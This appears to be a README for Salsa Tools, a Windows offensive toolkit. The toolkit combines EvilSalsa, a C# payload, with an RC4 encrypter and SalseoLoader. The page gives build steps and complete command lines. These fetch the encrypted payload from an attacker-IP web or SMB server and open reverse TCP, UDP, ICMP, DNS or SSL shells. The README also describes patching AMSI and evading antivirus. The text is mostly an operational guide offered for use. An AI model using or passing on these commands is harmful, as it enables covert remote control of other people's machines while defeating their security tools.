
Salsa Tools - ShellReverse TCP/UDP/ICMP/DNS/SSL/BINDTCP/Shellcode/SILENTTRINITY and AV bypass, AMSI patched

   _____       __              ______            __
  / ___/____ _/ /________ _   /_  __/___  ____  / /____
  \__ \/ __ `/ / ___/ __ `/    / / / __ \/ __ \/ / ___/
 ___/ / /_/ / (__  ) /_/ /    / / / /_/ / /_/ / (__  )
/____/\__,_/_/____/\__,_/    /_/  \____/\____/_/____/
Salsa Tools is a collection of three different tools that combined, allows you to get a reverse shell on steroids in any Windows environment without even needing PowerShell for it's execution. In order to avoid the latest detection techniques (AMSI), most of the components were initially written on C#. Salsa Tools was publicly released by Luis Vacas during his Talk “Inmersión en la explotación tiene rima” which took place during h-c0n in 9th February 2019.
* TCP/UDP/ICMP/DNS/BIND/SSL/Shellcode/SilentTrinity
* AV Safe (17th February)
* AMSI patchers
* PowerShell execution
* ...
Salsa-Tools is made from three different ingredients: - EvilSalsa - EncrypterAssembly - SalseoLoader And his behavior is as it follows:
   ___ __ __  ____  _
  /  _]  |  ||    || |
 /  [_|  |  | |  | | |
|    _]  |  | |  | | |___
|   [_|  :  | |  | |     |
|     |\   /  |  | |     |
|_____| \_/  |____||_____|

  _____  ____  _     _____  ____
 / ___/ /    || |   / ___/ /    |
(   \_ |  o  || |  (   \_ |  o  |
 \__  ||     || |___\__  ||     |
 /  \ ||  _  ||     /  \ ||  _  |
 \    ||  |  ||     \    ||  |  |
  \___||__|__||_____|\___||__|__|

[+] That is our Payload
EvilSalsa is the key ingredient of this recipe. It contains the payload, which is executed on the system as it follows: as soon as the payloads starts, it runs System.Management.Automation.dll which creates a runspace . Within that runspace we have four types of shells (TCP / UDP / ICMP / DNS / BINDTCP / SHELLCODE / SILENTTRINITY). Once EvilSalsa is loaded, first thing first, the existence of c:\windows\system32\amsi.dll is checked. If it exists, it is patched using a home-cooked variant of CyberArk and Rastamouse bypasses.
  ______                             _
 |  ____|                           | |
 | |__   _ __   ___ _ __ _   _ _ __ | |_ ___ _ __
 |  __| | '_ \ / __| '__| | | | '_ \| __/ _ \ '__|
 | |____| | | | (__| |  | |_| | |_) | ||  __/ |
 |______|_| |_|\___|_|   \__, | .__/ \__\___|_|
     /\                   __/ | || |   | |
    /  \   ___ ___  ___ _|___/|_|| |__ | |_   _
   / /\ \ / __/ __|/ _ \ '_ ` _ \| '_ \| | | | |
  / ____ \\__ \__ \  __/ | | | | | |_) | | |_| |
 /_/    \_\___/___/\___|_| |_| |_|_.__/|_|\__, |
                                           __/ |
                                          |___/

 [+] Software that encrypts the payload using RC4
 [+] We have the version in python and the version in .exe
EncrypterAssembly can be used as a Python script or as a Exe binary. It encrypts the previously generated EvilSalsa.
Python usage:
python encrypterassembly.py <FILE> <PASSWORD> <OUTPUT>
Executable usage:
Encrypterassembly.exe <FILE> <PASSWORD> <OUTPUT>

SalseoLoader is in charge of loading the encrypted payload. Can be both compiled as a library or as an executable. If it is run as an executable, the chosen arguments must be provided when the executable is run. If it is compiled as a library, the descriptor "main" must be exported. Arguments are added using environmental variables.
  _____  ____  _     _____   ___   ___
 / ___/ /    || |   / ___/  /  _] /   \
(   \_ |  o  || |  (   \_  /  [_ |     |
 \__  ||     || |___\__  ||    _]|  O  |
 /  \ ||  _  ||     /  \ ||   [_ |     |
 \    ||  |  ||     \    ||     ||     |
  \___||__|__||_____|\___||_____| \___/

 _       ___    ____  ___      ___  ____
| |     /   \  /    ||   \    /  _]|    \
| |    |     ||  o  ||    \  /  [_ |  D  )
| |___ |  O  ||     ||  D  ||    _]|    /
|     ||     ||  _  ||     ||   [_ |    \
|     ||     ||  |  ||     ||     ||  .  \
|_____| \___/ |__|__||_____||_____||__|\_|

                             By: CyberVaca@HackPlayers

[+] Usage:

    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt ReverseTCP LHOST LPORT
    [-] SalseoLoader.exe password \\smbserver.com\evil\elfuckingmal.txt ReverseUDP LHOST LPORT
    [-] SalseoLoader.exe password c:\temp\elfuckingmal.txt ReverseICMP LHOST
    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt ReverseDNS LHOST ServerDNS
    [-] SalseoLoader.exe password http://webserver.com/elfuckingmal.txt BindTCP LHOST LPORT
    [-] SalseoLoader.exe password c:\temp\elfuckingmal.txt ReverseSSL LHOST LPORT
    [-] SalseoLoader.exe password http://webserver.com/shellcode.txt shellcode
    [-] SalseoLoader.exe password http://webserver.com/silent.txt silenttrinity URL_C2C

[+] Available Payloads:

    [-] ReverseTCP  [-] ReverseDNS   [-] ReverseSSL  [-] Shellcode
    [-] ReverseUDP  [-] ReverseICMP  [-] BindTCP     [-] SilentTrinity
Download the source code from the github and compile EvilSalsa and SalseoLoader. You will need Visual Studio installed to compile the code.
Compile those projects for the architecture of the windows box where your are going to use them(If the Windows supports x64 compile them for that architectures).
You can select the architecture inside Visual Studio in the left "Build" Tab in "Platform Target".
(If you can't find this options press in "Project Tab" and then in " Properties")

Then, build both projects (Build -> Build Solution) (Inside the logs will appear the path of the executable):

First of all, you will need to encode the EvilSalsa.dll. To do so, you can use the python script encrypterassembly.py or you can compile the project EncrypterAssembly
python EncrypterAssembly/encrypterassembly.py <FILE> <PASSWORD> <OUTPUT_FILE>
python EncrypterAssembly/encrypterassembly.py EvilSalsa.dll password evilsalsa.dll.txt
EncrypterAssembly.exe <FILE> <PASSWORD> <OUTPUT_FILE>
EncrypterAssembly.exe EvilSalsa.dll password evilsalsa.dll.txt
Ok, now you have everything you need to execute all the Salseo thing: the encoded EvilDalsa.dll and the binary of SalseoLoader. Upload the SalseoLoader.exe binary to the machine. It shouldn't be detected by any AV...
Remember to start a nc as the reverse shell listener, and a HTTP server to serve the encoded evilsalsa.
SalseoLoader.exe password http://<Attacker-IP>/evilsalsa.dll.txt reversetcp <Attacker-IP> <Port>
Remember to start a nc as the reverse shell listener, and a SMB server to serve the encoded evilsalsa (impacket-smbserver).
SalseoLoader.exe password \\<Attacker-IP>/folder/evilsalsa.dll.txt reverseudp <Attacker-IP> <Port>

